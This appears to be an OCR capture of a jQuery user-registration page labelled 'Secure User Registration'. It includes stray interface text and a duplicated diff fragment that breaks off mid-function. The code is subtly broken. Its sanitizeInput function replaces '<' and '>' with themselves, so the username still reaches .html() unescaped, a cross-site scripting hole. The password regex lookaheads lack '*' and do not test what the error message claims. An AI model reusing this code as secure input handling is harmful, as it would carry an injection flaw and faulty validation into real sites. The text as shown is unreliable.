
Confirm Password: ••••••••••



Welcome, admin!



```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Secure User Registration</title>
  <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
  <script>
    function sanitizeInput(inputText) {
      return inputText.replace(/&/g, "&amp;")
                      .replace(/</g, "<")
                      .replace(/>/g, ">")
                      .replace(/"/g, "&quot;")
                      .replace(/'/g, "&#039;");
    }

    $(document).ready(function () {
      $("#userPassword").on("input", function () {
        const pwd = $(this).val();
        const regex = /^(?=.\d)(?=.[a-z])(?=.[A-Z])(?=.[@$!%?&])[A-Za-z\d@$!%?&]{8,}$/;
        if (!regex.test(pwd)) {
          $("#pwdError").text("Password must be at least 8 characters long and include at least one uppercase letter, one lowercase letter, one number, and one special character (@$!%?&).").show();
        } else {
          $("#pwdError").hide();
        }
      });

      $("#confirmPassword").on("input", function () {
        if ($(this).val() !== $("#userPassword").val()) {
          $("#pwdMatchError").text("Passwords do not match.").show();
        } else {
          $("#pwdMatchError").hide();
        }
      });

      $("#registerForm").on("submit", function (event) {
        event.preventDefault();

        if ($("#userPassword").val() !== $("#confirmPassword").val()) {
          alert("Passwords do not match!");
          return;
        }

        const userName = $("#userName").val();
        const safeUserName = sanitizeInput(userName);

        $("#registerForm").hide();
        $("#successMsg").html(" Welcome, " + safeUserName + "!");
      });
    });
  </script>
```



```
+ <!DOCTYPE html>
+ <html lang="en">
+ <head>
+   <meta charset="UTF-8">
+   <meta name="viewport" content="width=device-width, initial-scale=1.0">
+   <title>Secure User Registration</title>
+   <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
+   <script>
+     function sanitizeInput(inputText) {
+       return inputText.replace(/&/g, "&amp;")
+                       .replace(/</g, "<")
+                       .replace(/>/g, ">")
+                       .replace(/"/g, "&quot;")
+                       .replace(/'/g, "&#039;");
+     }
+
+     $(document).ready(function () {
+       $("#userPassword").on("input", function () {
+         const pwd = $(this).val();
+         const regex = /^(?=.\d)(?=.[a-z])(?=.[A-Z])(?=.[@$!%?&])[A-Za-z\d@$!%?&]{8,}$/;
+         if (!regex.test(pwd)) {
```